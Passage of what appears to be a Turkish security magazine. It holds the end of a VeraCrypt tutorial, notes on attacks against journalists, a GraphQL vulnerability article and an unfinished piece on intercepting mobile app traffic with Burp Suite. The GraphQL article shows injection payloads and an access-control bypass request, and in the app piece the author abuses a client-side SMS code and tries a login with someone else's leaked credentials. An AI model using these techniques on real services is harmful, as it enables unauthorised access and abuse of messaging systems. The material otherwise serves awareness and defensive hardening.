VeraCrypt şimdi birimi monte etmeye çalışacak. Şifreyi unutursanız veya yanlış girerseniz, bir önceki adımı tekrarlayın. Şifre doğruysa, birim monte edilecektir.

SON ADIM:




Kabı başarılı bir şekilde sanal bir disk M olarak yerleştirdik:

Sanal disk tamamen şifrelenmiştir (dosya adları, boş alanlar vb.) Dosyaları bu sanal diske kaydedebilirsiniz (veya kopyalayabilir, taşıyabilir vb.). Bundan sonra yazılan dosyaları anında şifreleyecektir.

Bir VeraCrypt biriminde depolanan bir dosyayı açarsanız, örneğin medya oynatıcısında, dosya okunurken anında otomatik olarak RAM'e (belleğe) deşifre edilir.

NOT: Bir VeraCrypt biriminde depolanan bir dosyayı açtığınızda (veya VeraCrypt birimine bir dosyayı yazarken / kopyalarken) parolayı tekrar girmeniz istenmeyeceğini unutmayın.

Ayrıca, içe aktarılmış birime normalde diğer herhangi bir birime de göz attığınız şekilde göz atabilirsiniz. Örneğin, ' Bilgisayarim ` listesini açıp ilgili sürücü harfini çift tıklayarak (M harfi) görüntüleyebilirsiniz.




Dosyaları VeraCrypt birimine kopyalayıp tıpkı normal bir diske kopyaladığınız gibi (örneğin, basit sürükle ve bırak işlemleri ile) kopyalayabilirsiniz. Şifrelenmiş VeraCrypt biriminden okunan veya kopyalanan dosyalar RAM (bellek) anında otomatik olarak şifresi çözülür. Benzer şekilde, VeraCrypt birimine yazılan veya kopyalanan dosyalar RAM anında otomatik olarak şifrelenir (diske yazılmadan hemen önce).

VeraCrypt'in şifresi çözülen verileri hiçbir zaman bir diske kaydetmediğini unutmayın; yalnızca geçici olarak RAM'de (bellek) depolar. Birim, monte edildiğinde bile birimde depolanan veriler hala şifrelenir. Windows'u yeniden başlattığınızda veya bilgisayarınızı kapattığınızda, birim çıkarılacak ve üzerinde depolanan tüm dosyalar erişilemez ve şifreli hale gelecektir.

Güç kaynağı aniden kesilse bile birimde depolanan tüm dosyalara erişilemez (ve şifrelenir). Onları tekrar erişilebilir yapmak için, birimi takmanız gerekir. Bunu yapmak için Adım 13-18'i tekrarlamak yeterli.

Birimi kapatmak ve üzerinde depolanan dosyaları erişilemez duruma getirmek istiyorsanız, işletim sisteminizi yeniden başlatın veya birimi çıkarın. Bunu yapmak için şu adımları izleyeceğiz:



Ana VeraCrypt penceresindeki monte edilmiş birimler listesinden birimi seçin (yukarıdaki ekran görüntüsünde kırmızı bir dikdörtgen ile işaretli) ve sonra da **Kaldır'ı** tıklayın. Birimde depolanan dosyaların tekrar erişilebilir olmasını sağlamak için birimi monte etmeniz gerekir. Bunu yapmak için Adım 13-18'i tekrarlayın.

VeraCrypt Şifreli Bölüm / Aygıt Oluşturma ve Kullanma

Fiziksel bölümleri veya sürücüleri de şifreleyebilirsiniz (yani, VeraCrypt aygıtı tarafından barındırılan birimler oluşturabilirsiniz). Bunu yapmak için 1-3 arasındaki adımları tekrarlayın, ancak 3. adımda ikinci veya üçüncü seçeneği seçin. Ardından sihirbazda kalan talimatları izleyin. Sistem dışı bir bölüm / sürücü içinde cihaz tarafından barındırılan bir VeraCrypt birimi oluşturduğunuzda, ana VeraCrypt penceresinde, Auto-Mount Devices'ı tıklatarak bağlayabilirsiniz. Şifreli sistem bölümü sürücüleri ile ilgili bilgi için Sistem Şifreleme bölümüne bakın.

Buradaki (https://bit.ly/2lRcGxX) Youtube kanalında , bilgisayarınızın çevrimiçi gizliliğini nasıl koruyacağınız, iletişiminiz için güvenliği ve mahremiyeti sağlama konusunda pratik tavsiyeler bulunmaktadır. Bunun gibi kaynaklar, gazetecilerin incelemesi ve bilinçlenmesi, çevrim içi güvenlik için atılabilecek adımlardan bir tanesidir.

Siber Terörizmin Kurbanı Olmayın!

Siber terörizm potansiyelinin abartıldığı düşünülebilir. Ancak böyle bir tehdidi inkar etmek ya da görmezlikten gelmek yanlıştır. Terörle mücadelede elde edilen başarı teröristleri siber terörizm gibi olağan dışı yöntemlere yöneltebilir. Kimi zaman gazetecilerde sıklıkla siber terörizmin kurbanı olabilmektedir.

https://medium.com/@Dijitolog/yeni-akit-gazetesinin-veritaban%C4%B1-hacklendi-a81d76764005

https://www.ntv.com.tr/dunya/rushackerlar-200den-fazla-gazeteciyi-hedef-almis,b7QIkQVIo0C3M

https://siberbulten.com/siber-guvenlik/medyaya-bir-siber-saldiri-daha-belcika-televizyonu-hacklendi/

https://www.milatgazetesi.com/arsiv/akincilardan-belcika-medyasina-sok/haber-125608

	2016	2017
Dünya Çapında	99	101

	2016	2017
EMEA (Avrupa, Orta Doğu, Afrika)	106	175

EMEA bölgesindeki artışın sebebi artan yasal uygulamalar olduğu düşünülmektedir. Yasal zorunluluklar birçok keşfedilmemiş sızıntıyı gün ışığına çıkarmıştır.

	2016	2017
Amerika Kıtası	99	75.5

	2016	2017
APAC (Asya, Pasifik)	172	489

Bir FireEye şirketi olan Mandiant, 17 ülkede 350'den fazla danışmanıyla yılda ortalama 200.000 saatlik çalışma yapan, devlet standartlarında bir siber istihbarat ve danışmanlık şirketidir. Şirketin yaptığı araştırma raporlarına göre son zamanlarda , gazetecilere yönelik siber saldırıların arttığı görülmektedir.

Rapora göre , APT32 olarak takip edilen OceanLotus adlı grup 2014 yılında Vietnam'da yatırımı bulunan yabancı şirketleri, yabancı devletleri, gazetecileri ve Vietnamlı muhabirleri hedef almıştır. Bu grubun yeni saldırısında, sosyal mühendislik e-postalarında Microsoft ActiveMime dosyaları kullanılmıştır.

Grubun Vietnam hükümeti lehine çalıştığı öngörülmektedir. APT34 grubunun spear phishing yöntemiyle bir powershell açıklığını kullanarak orta doğuda organizasyonları hedef aldığını tespit etmiştir.

Bir sonraki yazımız ''**Gazeteciler için açık kaynak istihbarat**'' konusunda görüşmek üzere.


Huriye Özdemir / huriye@arkakapidergi.com

GraphQL ve Güvenlik Zafiyetleri


GraphQL, 2012 yılında Facebook tarafından geliştirilen ve 2015 yılında açık kaynaklı olarak yayınlanan bir veri sorgulama dilidir. GraphQL ile istemci bir API kaynağından istediği ve ihtiyacı olan verileri çekmek için gerekli olan sorguları uygulama seviyesinde yaparak kolay bir şekilde elde edebilir. Yazılım geliştiricilerin üretkenliğini artırmak ve veri transferlerinde karşılaşılan zorlukları azaltmak amacıyla Restful mimarisine alternatif olarak geliştirilen bu dili Facebook başta olmak üzere Github, Pinterest ve Coursera gibi popüler platformlar kullanıyor.

GraphQL vs REST API


GraphQL ve REST API'yi karşılaştırırsak hem ona neden ihtiyaç duyulduğunu daha iyi kavramış hem de avantajlarını görmüş oluruz. Kısaca bahsedelim, örneğin spor verilerini düşünün. Oyuncular, takımlar, maçlar ve bunun gibi birçok alt veri sıralayabiliriz. REST API'de bu verilere ulaşabilmek için her biri için ayrı ayrı endpoint'lere ihtiyaç duyulur ve ayrı ayrı sorgular hazırlamak gerekir. Fakat GraphQL ile oyuncular, takımlar ve maçlar arasındaki ilişkilerin hepsi aynı veri grafiğinin bir parçası olduğu için verilere ulaşabilmek için tek bir istek yeterlidir.



Resim1.2'de örnek bir sorgu, yanıt ve şema üçlüsünün nasıl olduğunu, Resim 1.3'te ise REST API ve GraphQL API arasındaki uygulama farkını açık bir şekilde görüyorsunuz.



Resim 1.2



Resim 1.3


Atak Senaryoları

GraphQL kullanan web uygulamaları ve erişilen endpointler SQL injection, NoSQL injection, erişim kontrollerini atlatma, hassas veri sızıntısı gibi birçok zafiyet barındırabilir. Bu yazıda gerçek senaryolar üzerinden bu atakların nasıl gerçekleştiğine göz atacağız.

SQL Injection

Mathias Choren, blog yazısında SQL injection zafiyetine maruz kalan bir endpoint bulmak için GraphQL ile denemeler yapıyor. Aşağıdaki örnekteki gibi "type" argümanına tek tırnak (') atıldığında MySQL syntax hatası alındığını görüyoruz. Syntax hatası almasak bile bu endpoint'te Blind, Time-based ve Out-of-Band SQL injection zafiyetlerinin hala bulunabileceğini de unutmamak gerekir.

Burada bulunan SQL injection, Burp Suite ile manuel olarak exploit edilmeye çalışılıyor ve tek tırnaktan sonra eklenen SQL sorgusu ile veri tabanındaki diğer veriler çekilmiş oluyor.



GraphQL sorgusu her ne kadar güçlü bir şekilde yazılsa bile, SQL ya da NoSQL Injection zafiyeti içerebilir çünkü GraphQL, istemci uygulamaları ve veri tabanı arasında bir katmandır. Muhtemel zafiyet, veri tabanını sorgulamak ve GraphQL sorgularından değişkenleri almak için geliştirilen katmanda bulunabilir.

NoSQL Injection

Pete Corey, 2016 yılında yayımladığı bir blog yazısı ile JSON tipleri yolu ile nasıl NoSQL injection zafiyetini bulduğunu açıklıyor (kaynakçadaki link ile daha ayrıntılı inceleyebilirsiniz). Öncelikle NoSQL Injection zafiyetinin oluşturabileceği tehlikeye hızlıca bir göz atalım.

ID numarasına göre Foo koleksiyonundan tek bir öğe yayınlayan, Meteor ile oluşturulmuş yayın uygulaması olduğunu düşünelim. İstenilen Foo belgesinin ID bilgisi, yayına abone olduklarında kullanıcı tarafından sağlansın.

```
Meteor.publish("foo", function(_id) {
  return Foo.find({ _id });
});
```

Meteor uygulamasına göre , **_id** argümanı string olarak kabul edilir ama kötü niyetli bir kullanıcı "**foo**" yayınının **_id** argümanına string dışında bir şey gönderirse MongoDB sorgu operatörünü barındıran bir nesneyi bypass ederek sorgunun davranışını değiştirebilir. Tüm ID'ler boş bir string' den daha büyük olduğundan, foo koleksiyonundaki tüm belgeler listelenmiş olur.

```
Meteor.subscribe("foo", { $gte: "" });
```

Meteor uygulamalarında bu tip zafiyetlerden kurtulmanın en iyi yolu ise argümanları kontrol etmek amacıyla "check" fonksiyonunu kullanmaktır.

```
Meteor.publish("foo", function(_id) {
  check(_id, String);
  return Foo.find({ _id });
});
```

Her argümanı bu şekilde kontrol etmek yerine GraphQL'in "strongly-typed" (sorguları çalıştırmadan önce syntax olarak doğru sorgular tanımlanmasını sağlama) özelliği sayesinde sorunlar çözülmüş oluyor. Çünkü tüm sorgular için tanımlanmış ve ilişkilendirilmiş bir şema oluşturuluyor.

Bir önceki örneği revize edersek:

```
let FooQuery = {
  type: FooType,
  args: {
    _id: { type: new GraphQLNonNull(graphql.GraphQLString) }
  },
  resolve: function (_, { _id }) {
    return Foo.findOne(_id);
  }
};
```

Şimdi FooQuery fonksiyonunu GraphQL şemasına bağladıktan sonra aşağıdaki sorgu ile veriyi elde edebiliriz:

```
{
  foo(_id: "12345") {
    bar
  }
}
```

Artık "Foo" sorgusuna string dışında herhangi bir veri tipi iletmeye çalışırsak, hata alırız ve sorgumuz çalışmaz.

```
{
  "errors": [
    {
      "message": "Argument \"_id\" has invalid value 54321.\nExpected type
      ...
```

Graphql/type modülü ile sorgular için veri tipleri ve şemalar tanımlayabilirsiniz. Ancak input nesnesi içinde tanımlanan alanların iyi ayrıntılandırılması gerekir. Her alan skaler veya daha karmaşık bir tür olmalıdır. GraphQL'de varsayılan olarak tanımlı skaler türler: Int, Float, String, Boolean ve ID'dir. Bu tanımlar şema içerisinde yapıldıktan sonra input objelerinin exploit edilmesinin önüne geçilmiş olur.

Information Disclosure

GraphQL ile açığa çıkabilecek bir diğer zafiyet de bilgi ifşasıdır. Aşağıdaki örnekte görüldüğü üzere error uyarısı ile birlikte bir bilginin ifşası gerçekleşiyor.

```
{
        "errors": [
                {
                        "message": "Invalid ID.",
                        "locations": [
                                {
                                        "line": 2,
                                        "column": 12
                                }
                        ],
                        "Stack": "Error: invalid ID\n at (/var/www/examples/04-bank/gra
phql.php)\n"
                }
        ]
}
```

Erişim Kontrollerini Atlatma

Bir de Jon Bottarini tarafından keşfedilen bu yolu inceleyelim. Jon Bottarini, yalnızca admin seviyesindeki kullanıcıların erişmesi için konfigüre edilmiş verilere kullanıcı seviyesinde ulaşmayı başarmış ve bunu kaçakçılık (smuggling) sorguları olarak isimlendirmiş.

Senaryoda kullanıcılar için kısıtlanmış bir lisans anahtarı bilgisi mevcut. Bu lisans anahtarını kullanıcı seviyesinde elde etmek için Jon Bottarini'nin izlediği yollara bakalım.

Aşağıda kullanıcı seviyesinde oluşturulmuş bir sorgu ve buna dönen yanıt bulunuyor.

```
POST /accounts/REMOVED/graphql HTTP/1.1


{
  currentUser {
    email
    currentAccount {
      name
      capabilities {
        name
      }
      apmSubscription: subscription(productLine: "apm") {
        productLine
      }
      infraSubscription: subscription(productLine: "infrastructure") {
        trialEligibility {
          state
        }
        trial {
          endTime
        }
      }
    }
  }
}
```

Yanıt:

```
{"data":{"currentUser":{"email":"redacted@gmail.com","currentAccount":{"name":"This is the account nam
e","infraSubscription":{"trialEligibility":{"state":false},"trial":null},"capabilities":[huge list of cap
abilities],"apmSubscription":{"productLine":"apm"}}}}}
```

Bu yanıt bilgisinden anlaşılan, currentUser ile email adresi, currentAccount ile hesap ismi, yetenekler, deneme uygunluğu ve deneme durumu isteniyor.

Buradaki asıl problem, uygulamanın yukarıdaki sorguyu gerçekleştiren kullanıcının yönetici olup olmadığını tespit edememesi. Sorgudaki currentAccount kısmına lisans anahtarı bilgisini ekleyip yanıtı tekrar inceliyoruz.

```
POST /accounts/REMOVED/graphql HTTP/1.1

{
  currentUser {
    email
    currentAccount {
      name
      licenseKey
      capabilities {
        name
      }
      apmSubscription: subscription(productLine: "apm") {
        productLine
      }
      infraSubscription: subscription(productLine: "infrastructure") {
        trialEligibility {
          state
        }
        trial {
          endTime
        }
      }
    }
  }
}
```

Yanıt:

```
{"data":{"currentUser":{"email":"redacted@mail.com","currentAccount":{"name":"This is the account name",
"licenseKey":"95d24ccefada021a6REDACTED","infraSubscription":{"trialEligibility":{"state":false},"trial":
null},"capabilities":[huge list of capabilities],"apmSubscription":{"productLine":"apm"}}}}}
```

Gördüğünüz gibi kullanıcı seviyesinde iken lisans anahtari bilgisi ile beraber tüm hesap bilgisi elde edilmiş.

GraphQL API Güvenliğini Nasıl Sağlarız?

Ortaya çıkabilecek tehlikeler konusunda farkındalık kazandıktan sonra dikkat edilmesi gereken GraphQL API güvenliğinin nasıl sağlanması gerektiği konusu. Bunun için aşağıda sıralanmış bir best-practices listesi bulunuyor. Bu listeyi inceleyip gerekli kontrolleri sağlayabilirsiniz.

1. Sorgular için zaman aşımı süresi belirlemek:
Her sorgu için maksimum zaman sınırı belirlemek saldırganın kullanacağı büyük sorgularda işe yarayacaktır.

2. Sorgu derinliğini sınırlandırmak:
Devasa büyüklükte gönderilen iç içe sorgular ile muhtemel bir DoS saldırısından korunmak için sorgunun derinliğinin belirlenmesi gerekir. Bunu uygulamak için graphql-depth-limit modülü kullanılabilir.

3. Sorgu karmaşıklığını sınırlandırmak:
Karmaşık sorgular GraphQL sunucusuna ek olarak yük eklediğinden yine DoS ataklarına maruz kalınabilir. Bunu uygulamak için graphql-validation-complexity modülü kullanılabilir.

4. Sorgular için bir white-list oluşturmak:
Kötü amaçlı veya istenmeyen sorgulardan kaçınmak için alınabilecek önlemlerden biri de whitelist oluşturarak kabul edilecek sorguları listelemektir.

5. Kalıcı sorgular oluşturmak:
GraphQL sorgularını statik string'ler olarak yazmak en iyi yöntemlerden biridir. Bu yöntem ile whitelist kadar kısıtlayıcı olmadan ve bant genişliğini koruyarak kötü sorgulardan korunmuş olursunuz. Bunun için persistgraphql aracı kullanılabilir.

6. Kullanıcılar için hız sınırlamak:
Gönderilen sorgular karmaşık olmasa bile belli bir süre içerisinde gönderilen sorgu sayısı fazla olduğunda yine problemler ortaya çıkar. Hız sınırlayıcı ile bir istemcinin belirli bir zaman penceresinde kaç istek gönderebileceğini belirlemek gerekir.

7. GraphQL endpoint'i korumak:
GraphQL'de kimlik doğrulaması ve yetkilendirme için güvenliği sağlamak çok önemlidir.

Kimlik doğrulaması için:

- Her yerde SSL sertifikasının zorlanması gerekir.
- Erişim ve hata loglarının tutulması gerekir.

Yetkilendirme için:

- Her bir node için yetki düzeyinin kontrol edilmesi gerekir.
- Verileri ayrı katmanlara çekerek yetkilendirme kontrolünün yapılması gerekir.

Kaynakça

https://devopedia.org/graphql

https://leapgraph.com/graphql-api-security

https://blog.doyensec.com/2018/05/17/graphql-security-overview.html

https://labs.detectify.com/2018/03/14/graphql-abuse/

http://www.petecorey.com/blog/2016/06/13/nosql-injection-and-graphql/

https://medium.com/@localh0t/discovering-graphql-end-points-and-sqli-vulnerabilities-5d39f26cea2e

%40 indirim
~~273,50 TL~~
164,10 TL

abaküs

Hacking Seti


Yazılım Güvenliği ve Siber Güvenliğe Giriş


Internet Trafiği Üzerinden Mobil Uygulamalara Bir Bakış

Bir gece vakti yatağımda bir o yana bir bu yana fütursuzca dönerken, aklıma sıkça kullandığım mobil uygulamaların internet trafiğini incelemek geldi. Potansiyel olarak bulabileceğim şeyleri kabaca bir düşündükten sonra battaniyeyi atıp bilgisayarıma uzandım. İşte tam da bu gece yer yer kahkahalarla güleceğim, yer yer hıçkırıklarla ağlayacağım saatler beni beklemekteydi. Ben de tüm bunlardan habersiz bir şekilde zamanın akışına uydum, bilgisayarımı açtım ve işe koyuldum. Sizler için de küçük küçük notlar aldım. Gerçek örneklerle sizin için aldığım bu notları şimdi sizlerle paylaşacağım. Derinlemesine teknik bir makale yerine daha çok sizlere bir bakış açısı kazandırmayı planladığım bir makale bu yazı. Sizlere en basit hali ile açıkları göstererek, bir uygulama üretirken doğru geliştirme yöntemlerini fark edebileceğiniz bir makale olmasını ümit ediyorum. Buyrun başlayalım.

#1 - Bir Kargo Firmasının Uygulaması

Ele aldığım bu kargo firmasının uygulamasına üye olarak gönderilerinizi kontrol edebiliyorsunuz. Neler yapabileceğimizi görmek için gelin uygulama üzerinde kayıt olma bölümüne gidelim.






Telefon numaramı yazdım ve doğrulama kodu gönderdim. Bir yandan da BURP üzerinden giden paketi kontrol ediyorum ama.. o da nesi?

```
GET
/HttpServisleri/?ceptel=5[redacted]&format=json&sdk=2343&service=SDK&t
oken=[redacted]4DF8A24B23649ED1B9EE21FB8380E77ACE92FB33C8BD
```

Gördünüz mü? Doğrulama kodu benim telefonumda belirleniyor!



Doğrulama kodunu değiştirerek tekrar gönderiyorum.

Evet! Bu demek oluyor ki firma adını kullanarak istenilen numaraya istenilen mesaj gönderilebiliyor! Bu açığı istediğiniz gibi senaryolaştırabilirsiniz. Bu şirket üzerinden rastgele ya da belirli binlerce kişiye mesaj gönderilebilir, şirketin SMS limiti tüketilebilir vs. bu da ilgili şirkete maddi/manevi birçok zarara neden olabilir.

Haydi ikinci örneğimize geçelim.


#2 - Sınavlar İçin Hazırlık Uygulaması

Üniversiteye hazırlandığım şu günlerde ilgim de haliyle bununla alakalı uygulamalara kayıyor. Bir hevesle tam uygulamayı açıyorum ki, giden pakete bir bakın...

```
POST
/identitytoolkit/v3/relyingparty/verifyPassword?key=AIzaSyC-7C8tJ3x0Q
riciM[redacted] HTTP/1.1
Host: www.googleapis.com
Content-Type: application/json
x-client-version: ReactNative/JsCore/4.5.2/FirebaseCore-web
Connection: close
Accept: */*
Accept-Language: en-au
Content-Length: 90
Accept-Encoding: gzip, deflate
User-Agent: [redacted]FNetwork/976 Darwin/18.2.0

{"email":[redacted]@gmail.com","password":"[redacted]3*","retu
rnSecureToken":false}
```

Uygulama benim cihazım ile Google üzerinde oturum açıyor! Hemen oturum açmayı deniyorum fakat şifrenin daha önce değiştirilmiş olduğunu fark ediyorum.

Şansımı başka platformlarda denemek için maalesef have i been pwned ile de olumlu bir sonuç alamıyorum.




https://haveibeenpwned.com/ hack'lenmiş ve sızdırılmış olan verileri e-posta, parola girdisi ile sorgulamanıza olanak sağlayan ücretsiz bir web servisidir.

Dedikten sonra sıradaki uygulamamıza bir bakalım.

#3 - Sınavlara Yönelik Bir Başka Uygulama

Bu uygulamaya ücretli-ücretsiz bir şekilde kayıt olarak ders paketlerinden yararlanabiliyorsunuz. Ben de kendi üyeliğimle oturum açtığımda bilgilerimin nasıl alındığına bir bakalım.



Kullanılan program, Burp Suite'dir.

